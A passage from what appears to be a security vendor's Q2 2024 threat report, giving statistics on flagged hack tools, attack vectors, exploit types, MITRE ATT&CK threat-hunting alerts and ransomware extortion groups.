B4440EEA7367C3FB04A89225DF4022A6	PUP/TechUtilities	1,223	PDFixers
CFE1C391464C446099A5EB33276F6D57*	HackingTool/ AutoKMS	869	AutoPico
30C7E8E918403B9247315249A8842CE5*	HackingTool/ AutoKMS	833	Unknown Software Installer
6A58B52B184715583CDA792B56A0A1ED*	Hacktool/ PortScanner	792	Advanced Port Scanner
FC3B93E042DE5FA569A8379D46BCE506*	PUP/Hacktool	773	Mail PassView

Figure 37. Q2 2024 Top 10 Most Prevalent PUPs

PUP/Generic
This is arguably the most generic classification possible. The most likely scenario for a sample to earn this classification is if it didn't fit within any other signature. Another reason for a file to earn this classification is if the sample performed suspicious actions that weren't exactly malicious but performed actions not commonly associated with legitimate behaviors. Many of these behaviors consider the sample's context and telemetry.

HackingTool/AutoKMS
AutoKMS is an umbrella term encompassing any cracked Microsoft software that allows users to use Microsoft products without a license, or it's a file that facilitates the bypass of Microsoft licensing.

PUP/TDSSkiller
TDSSkiller is a supplementary anti-malware tool created by Kaspersky Labs to find and remove rootkits and boot kits on machines. It's not uncommon for antivirus tools unrelated to EPDR to flag as suspicious because of the nature of the behavior. Antivirus tools mass scan files and interact with sensitive operating system components within the kernel. For these reasons, opposing antivirus solutions often flag these as PUPs or malware.

PUP/TechUtilities
"TechUtilities" refers to software with a utilitarian use, but performs possible suspicious or unwarranted actions.

Hacktool/PortScanner
This signature is yet another generic classification for a hack tool, but with a bit more specificity. Hashes with this classification perform port scanning actions on networks. Like the PUP/Hacktool classification above, we can't be sure whether a penetration tester or malicious threat actor uses these tools. If given more information, we could make a more specific determination.

PUP/Hacktool
PUP/Hacktool is a generic classification for any tool or software used for hacking purposes. Both legitimate penetration testers and malicious threat actors use these tools. For this reason, we classify these as PUPs because we can't be sure whether these tools are malicious. However, if we capture telemetry or additional context that allows us to determine if a malicious threat actor uses a hack tool, there's a chance we classify it as malware. Most open-source tools are PUPs or goodware. It's the proprietary ones that we usually label as malware.

ATTACK VECTORS

Attack Vectors pivots from the resulting malware payloads to hackers' techniques to ultimately infect endpoints. Later, we will cover the specific tactics, techniques, and procedures (TTPs) used by threat actors; this subsection prioritizes the processes and software exploited or impersonated to reach their end goal. In other words, the TTPs describe the behaviors of their methods, whereas Attack Vectors describe the software used to induce these behaviors. Each of the Attack Vectors we track is shown below.

Attack Vector Descriptions

Acrobat – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

Browsers – Internet browsers are familiar products for all modern-day computer users that allow access to the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. Current browsers store personal information – if you allow them – including passwords, cookies, cryptocurrency private keys, and even credit cards. Making them common targets for information-stealing malware.

Office – Office software is the sum of all detections derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and Office Suite executables. Not only is Microsoft Office one of the most popular business-related suites of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Other – The Other attack vector is "everything else." Detections within this category are those that did not fit any other category. This includes AutoKMS tools, Remote Services, and third-party applications, among many others that change every quarter.

Scripts – Scripts, which always invoke the most detections each quarter, are files derived from or using a scripting programming language. Malware utilizes PowerShell, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among other things. Considering Windows is the most commonly attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

Windows – Under the hood, Windows-based software houses the most data points of any attack vector. It contains the most detections but not in the highest quantities. The files included in this group ship with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files or inject malicious code into them because they exist on every Windows machine out of the box and are inherently trusted.

Attack Vector	Q1 Count	Q2 Count	Raw Difference From Q1	Percentage Difference From Q1
Acrobat	332	251	-81	-24.40%
Browsers	1134	1343	209	18.43%
Office	598	976	378	63.21%
Other	2556	2690	134	5.24%
Scripts	13511	14323	812	6.01%
Windows	10142	7653	-2,489	-24.54%

Figure 38. Q2 2024 Attack Vectors




Figure 39. Q2 2024 Attack Vectors

The numbers from the Attack Vectors are a mixed bag. Acrobat and Windows attack vectors declined from quarter to quarter, both decreasing roughly 24%. Meanwhile, the other four vectors – Browsers, Office, Other, and Scripts – increased. As usual, Scripts was the clear frontrunner for most Attack Vectors, doubling the next most-used attack vector, Windows. Scripts increased by 6.01%, while Other increased by 5.24%. Browsers, led by increased Chrome detections, rose 18.43% from Q1 to Q2. Finally, the attack vector that increased the most quarter to quarter was Office, rising by 63.21%. This drastic increase inspired us to create an additional subsection parallel to Browser Attack Vectors called Office Attack Vectors. This extracts the main drivers of each respective attack vector.

Browser Attack Vectors

The Browser Attack Vectors subsection magnifies the attack vectors derived from Internet web browsers. These attack vectors are from different major web browsers, which attackers have either trojanized or leveraged in furtherance of another attack. The data tends to juggle between the three most popular web browsers: Google Chrome, Internet Explorer, and Firefox. We seldom see other instances of other browsers, but we have observed Opera, Brave, and Edge in the past. This quarter was led by Google Chrome with 74% of all browser-based attack vector alerts, followed by Internet Explorer at 21%, and Firefox rounding out the data set with 5%. This comes as no surprise as Google Chrome is the most popular web browser, and Internet Explorer comes standard with most versions of the Windows operating system.




Figure 40. Q2 2024 Comparative Browser Detections

Office Attack Vectors

For the first time, we are introducing additional Attack Vector data in addition to the summation and browser data. We typically see Excel, Word, and, sometimes, Outlook within the data. This quarter, we saw an increase in alerts for all of these and a rare spike in alerts from Microsoft Access, Microsoft's database administration tool. In descending order, we saw the most alerts from Excel, followed by Outlook, Word, and Access. Hackers commonly use Microsoft tools because they are found on most corporate machines and have a history of vulnerabilities to exploit.




Figure 41. Q2 2024 Comparative Browser Detections

Alerts by Exploit Type

The alerts by exploit type are the final subsection for Malware Frequency before moving to the renewed Cryptominer section, Threat Hunting, and the Ransomware Landscape. This section seldom significantly changes, with a few of the exploits changing spots in the table, but for the most part, everything stays the same aside from the numbers themselves. Reflective loading continues to be the most widespread exploit type used, followed by process and remote code injection. A new exploit type was added to the list: Shellcode.Behaviour. This exploit type is a generic catchall for malicious actions that execute code in private memory pages unrelated to the file. You can review more about the definitions of each exploit on Panda Security's support card located **here**.

Exploit	Alert Count	Description of Exploit	Order Difference from Q1
PsReflectiveLoader1	6,834	Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (e.g. Mimikats) (Local)	+1
RunPE	5,140	Process Hollowing Techniques	-1
NetReflectiveLoader	4,314	Code execution on MEM_PRIVATE pages that do not correspond to a PE	+1
RemoteAPCInjection	3,948	Remote code injection via APCs	-1
AmsiBypass	2,894	Techniques that bypass Windows' Antimalware Scan Interface (AMSI)	+1
WinlogonInjection	1,704	Remote Code Injection into winlogon.exe process	+1
DumpLsass	1,044	LSASS Process Memory Dump	+3
ROP1	882	Return Oriented Programming	+1
ShellcodeBehavior	476	.NET files that allocate and inject payloads directly within the memory of it's own process (Assembly.Load)	-4
ThreadHijacking	419	A process injection technique that allows the execution of arbitrary code in a separate process	-2
IE_GodMode	143	GodMode technique in Internet Explorer	+1
APC_Exec	57	Local code execution via APC	-1
HookBypass	40	Detection of memory allocation in base addresses; typical of heap spraying	+1
ReflectiveLoader	22	Reflective executable loading (Metasploit, Cobalt Strike, etc.)	+3
DynamicExec	12	Execution of code in pages without execution permissions (32 bits only)	-2
JS2DOT	3	.NET Reflective Loading Technique	-1
Shellcode.Behaviour	2	Execution of code on MEM_PRIVATE pages that do not correspond to a Portable Executable (PE)	NEW
Exploit.gen	1	Generic or unknown exploit	-

Figure 42. Q2 2024 Alerts by Exploit Type

Cryptominer Detections

For the first time in over a year, we are publishing cryptominer data. As you can see from the graph, cryptominer detections have risen quarter-over-quarter for the past three quarters, with the only exception being this quarter. However, the difference from 217 to 211 is only 2.77%, which we call stagnant. The numbers this quarter are stagnant yet elevated from quarters prior. We have decided to reintroduce this data and previous quarters omitted in the past. It's not uncommon for analysts to classify cryptominers as information stealers because many cryptominers contain capabilities beyond cryptocurrency theft. They are known to include browser credential theft, application password dumping, and more. Stealing cryptocurrency wallets and other related information is one of the capabilities of these information stealers.




Figure 43. 2023-2024 Cryptominer Detections

THREAT HUNTING

Our threat hunting data points are external to the malware data discussed previously. This data explains the specific tactics, techniques, and procedures (TTPs) used by attackers from our threat-hunting service. This service proactively inspects endpoints to determine if threat actors are actively on an endpoint or network. These inspections begin with an alert categorized by the MITRE ATT&CK matrix. We then take that data and share it with you here. The way we explain this data is on the following page.

Tactics and Techniques

Since we introduced threat hunting data a few quarters ago, we've slowly introduced more data to help organizations understand what rules we see invocations from, hopefully assisting in creating countermeasures and threat hunting rules of your own to combat threats better. We've grouped the separate tactics and techniques into the standardized MITRE ATT&CK matrix, which is easier to digest than self-defined rules. However, this quarter, we've introduced a new subsection and graph that shows the top five Panda rules invoked in our client environments. Therefore, you get a standardized and custom-tailored viewpoint of what we're seeing. We describe the standardized data set with these variables:

MITRE Tactic – The primary tactic used. (e.g., TA0002 is Execution)

MITRE Technique – The technique used. (e.g., TA1059.001 is Command and Scripting Interpreter and PowerShell)

Tactic :: Technique :: Sub-Technique – The combined tactic, technique, and sub-technique.

Technique Count – The number of occurrences for each technique.

Tactic Sum – The sum of all technique counts for a given tactic.

When threat actors attack a network, they roughly follow the same processes, albeit with different tools and means of achieving their goal. First, attackers must bypass external defensive measures such as firewalls and access controls to arrive at endpoints. Once on an endpoint, attackers discover what networks and other systems are available. In MITRE terms, this is referred to as Discovery. Then, attackers execute commands (Execution) and attempt to gain an extended foothold into the network (Persistence). This is often achieved by escalating privileges (Privilege Escalation) and bypassing defenses (Defense Evasion). Then, there is a possible data exfiltration or communication between the hackers and the victim network (Command Control). Finishing with destructive attacks (Impact). The further an attacker gets into an attack, the likelihood they get caught increases. As such, the earlier actions in an attack chain should have more alerts. This roughly holds for this quarter, as Discovery was the most observed tactic, followed by Execution, Impact, Persistence, and Command and Control. The rankings and sums appear in the table and associated charts.

MITRE Tactic	MITRE Technique	Tactic :: Technique :: Sub-Technique	Technique Count	Rank
TA0002	TA0002	Execution	1,915,806	6
	T1059.001	Execution :: Command and Scripting Interpreter :: PowerShell	4,901,109	2
TA0003	TA0003	Persistence	1,518,194	7
	T1543.005	Persistence :: Create or Modify System Process :: Container Service	2,391,755	4
TA0004	TA0004	Privilege Escalation	232,701	9
TA0005	TA0005	Defense Evasion	1,409,081	8
	T1218.009	Defense Evasion :: System Binary Proxy Execution :: Rundll32	96,120	10
TA0007	TA0007	Discovery	5,235,805	1
TA0011	TA0011	Command and Control	2,290,990	5
TA0040	T1561.001	Impact :: Disk Wipe :: Disk Content Wipe	3,854,773	3

Figure 44. Q2 2024 Exploits by MITRE ATT&CK Tactic and Technique




Figure 45.Q2 2024 Exploits by MITRE ATT&CK Tactic and Technique




Figure 46. Q2 2024 Exploits by MITRE ATT&CK Tactics Summation

Top Threat Hunting Rule Invocations

This data set is entirely new for this quarter. So, there's nothing to compare it to. However, the data shows that PowerShell drives much of the threat hunting rules we observe, which likely won't change for the foreseeable future. The most-invoked threat hunting rule for Q2 was deleting files or partitions, which doesn't precisely explain a malicious action. Deleting files or partitions isn't malicious; with additional context, this is a popular action for threat actors to clean up after an attack or perform wiping actions by deleting partitions.

Ranks two and four are from PowerShell actions. Powershell-CommandsDecodedDesofusRule is invoked when a user uses PowerShell to deobfuscate a string or code. This is common for malware to leverage to bypass initial antivirus malware checks. The CommandDiscoveryRule describes commands from PowerShell where the user attempts user or network enumeration. The other two threat hunting rules pertain to persistence actions (rank three) and remotely copying files (rank five). We will see next quarter how these numbers and rankings change.

Rule Name	Alerts	Rank
DeleteFilesOrPartitionsRule	3,854,717	1
PowershellCommandsDecodedDesofusRule	3,112,262	2
PersistenceDetectionRule	2,391,476	3
PowershellCommandDiscoveryRule	2,037,061	4
RemoteFileCopyRule	1,779,365	5

Figure 47. Rule Name Rankings

RANSOMWARE LANDSCAPE

The final main section within Endpoint is the ransomware landscape, which is a mix of WatchGuard data and open-source data we track internally for this report and the Ransomware Tracker. However, the WatchGuard data is minuscule compared to the open-source data we track. Yet, it's still important because these are the attacks we have blocked from being deployed onto client machines. In other words, each one of these detections can cause destructive damage to IT systems or worse.

For Q2, we continue to see a decline in ransomware detections across our client networks. This is a good thing, and we hope it continues. However, the likely reason for the continued decline is the ability of EPDR to catch these payloads before they arrive on systems. Ransomware is often the last payload in an attack chain, and if we see any sign of an attack before ransomware has a chance to show its head, these detections are nullified. However, the overall ransomware numbers globally appear not to be declining at the same rate we observe internally. This is why having coupled information on WatchGuard observations and the overall landscape is paramount because it provides the whole picture.




Figure 48. 2023-2024 QoQ Ransomware Detections by Quarter (Graph)

Extortion Groups

The Extortion Groups is where we look at the known ransomware groups and stray away from WatchGuard-only data. Internally, through our Ransomware Tracker, we collect the ransomware groups and their data leak sites and tally all their claimed ransomware attacks. Some of these groups don't deploy ransomware encryptors and instead do data exfiltration and ransom demands. However, these are often grouped with ransomware groups because of their similar behaviors. Once we tally all of these publicly disclosed ransoms and a few others, we gather a few more through news articles, ransom notes, and hacker forums and provide them here. We also track active and inactive groups and then extract some notable breaches during the quarter.

Unlike in Q1, the number of publicly known ransomware attacks increased by a modest 12.15% this quarter. However, keep in mind that this is one of the known attacks. Most ransomware attacks go unreported or undocumented. It's also worth noting that even though ransomware attacks have remained at a similar level for the past few quarters, ransom payments have significantly increased, according to researchers.




Figure 49. 2023-2024 QoQ Public Extortions by Group

We mentioned that we track active groups, and now, we also document which groups went inactive during the quarter. In Q2, we tracked 19 new ransomware groups. There are a few groups to touch on within these 19. First, Quilong spurred onto the scene with a few disclosed breaches on their data leak site. However, it was short-lived as they also went inactive during the same quarter. Another group worth mentioning is HelloGookie, which posted three times on their data leak site, none of which were new ransomware victims. Instead, the old operators of HelloKitty ransomware created another data leak site under a different name that attempted to right some wrongs while at the same time divulging more leaked data. The operators released some encryption keys from old attacks but released more data from previous hacks on CD Project Red and Cisco.

Regarding the newly inactive groups, one stands out, and a few other notable mentions. The apparent inclusion is ALPHV, commonly called BlackCat, in the media. This group is responsible for some of the most significant breaches of the last few years and months. Many researchers believe the group contained old DarkSide and REvil operations members, who were also behind some of the biggest breaches, including the Colonial Pipeline and attacks on other critical infrastructure. Recently, ALPHV made headlines for coordinating with an affiliate to breach MGM Resorts and Caesars Entertainment, and there are many, many more. Even though they are inactive, it's essential to know that many groups simply rebrand or go dormant before continuing operations. This could be one such case.

New Groups	Inactive Groups
Arcus Media	BlackCat (ALPHV)
Brain Cipher	Cuba
Cicada3301	Cyclops/Knight
El Dorado	DoNex
EMBARGO	Quilong
Flocker	SenSayQ
FOG	Slug
Head Mare	Trigona
HelloGookie	Trisec
MAD LIBERATOR	Werewolves
Pryx	
Quilong	
Rabbit Hole	
Ransomcortex	
SenSayQ	
Space Bears	
TrinityLock	
Vanir Group	
Zero Tolerance	

Figure 50. New and Inactive Groups

So, while some of the biggest names have gone inactive, who will inevitably fill that void? According to the data, RansomHub has become one of the more active newish groups for Q2 and Q1. INC Ransom, BlackSuit, and Play have all been very active, and it makes sense that those three round out the top four for most increased extortion publications from Q1 to Q2. Interestingly, the groups that decreased from quarter to quarter include most of the traditionally more active groups: LockBit 3.0, Hunters International, Black Basta, 8Base, BianLian, and others. Yet, the total number of public extortions increased from Q1. This shows that even though the more active players in the game aren't contributing, ransomware attacks are still occurring at scale.

As usual, we've included our big red graph showing each group's tally, the quarter-over-quarter difference infographic, and the raw data table.

Name		Name	
RansomHub	+53	0mega	-1
INC Ransom	+40	Donut Leaks	-1
BlackSuit	+32	Slug	-1
Play	+30	Akira	-2
DragonForce	+20	Cuba	-2
DarkVault	+15	Trisec	-3
Qilin	+15	Werewolves	-3
Medusa Blog	+13	DoNex	-5
Ransom House	+11	Meow Leaks	-6
APT73	+10	ThreeAM	-6
Handala	+10	Abyss	-8
RA Group	+10	Cyclops/Knight	-8
dAn0n	+9	Red	-8
Everest	+7	Stormous	-8
Rhysida	+7	AlphaLocker	-9
Metaencryptor	+5	Cactus	-9
RansomExx2	+5	Snatch	-9
Cloak	+4	Dispossessor	-11
Monti	+3	Hunters International	-12
CiphBit	+2	8base	-15
DAIXIN	+2	BianLian	-16
Mallox	+2	LockBit 3.0	-16
Malek Team	+1	Black Basta	-19
Money Message	+1	Trigona	-19
		BlackCat (ALPHV)	-56

Figure 51. Increases and Decreases from Quarter Prior

Name	Q1	Q2	Difference
0mega	1	0	-1
8base	69	54	-15
Abyss	14	6	-8
Akira	59	57	-2
AlphaLocker	11	2	-9
APT73	1	11	+10
Arcus Media	-	25	NEW
BianLian	54	38	-16
Black Basta	72	53	-19
BlackByte	1	1	0
BlackCat (ALPHV)	56	0	-56
BlackSuit	18	50	+32
Brain Cipher	-	1	NEW
Cactus	47	38	-9
Cicada3301	-	4	NEW
CiphBit	2	4	+2
Cloak	9	13	+4
CLOP Leaks	9	9	0
Cuba	2	0	-2
Cyclops/Knight	8	0	-8
DAIXIN	0	2	+2
dAn0n	3	12	+9
DarkVault	8	23	+15
Dispossessor	21	10	-11
DoNex	5	0	-5
Donut Leaks	3	2	-1
DragonForce	12	32	+20
DungHill Leak	1	1	0
El Dorado	7	7	NEW
EMBARGO	-	7	NEW
Everest	5	12	+7
Flocker	-	4	NEW
FOG	-	0	NEW
Handala	22	32	+10
Head Mare	-	1	NEW
HelloGookie	-	3	NEW
Hunters International	60	48	-12
INC Ransom	26	66	+40
Kill Security	3	3	0
LockBit 3.0	217	201	-16
MAD LIBERATOR	-	0	NEW
Malek Team	1	2	+1
Mallox	3	5	+2
Medusa Blog	52	65	+13
Meow Leaks	9	3	-6
Metaencryptor	0	5	+5
Money Message	1	2	+1
Monti	4	7	+3
Play	66	96	+30
Pryx	-	1	NEW
Qilin	31	46	+15
Quilong	-	8	NEW
RA Group	9	19	+10

Name	Q1	Q2	Difference
Ransomcortex	-	0	NEW
Ransom House	9	20	+11
RansomExx2	1	6	+5
RansomHub	22	75	+53
Red	12	4	-8
Rhysida	11	18	+7
SenSayQ	-	2	NEW
Slug	1	0	-1
Snatch	12	3	-9

Name	Q1	Q2	Difference
Space Bears	-	20	NEW
Stormous	15	7	-8
ThreeAM	9	3	-6
Trigona	19	0	-19
TrinityLock	-	3	NEW
Trisec	3	0	-3
Vanir Group	-	2	NEW
Werewolves	3	0	-3
Zero Tolerance	-	1	NEW
Total	1119	1255	+136

Figure 52. Q2 2024 Public Extortions by Group

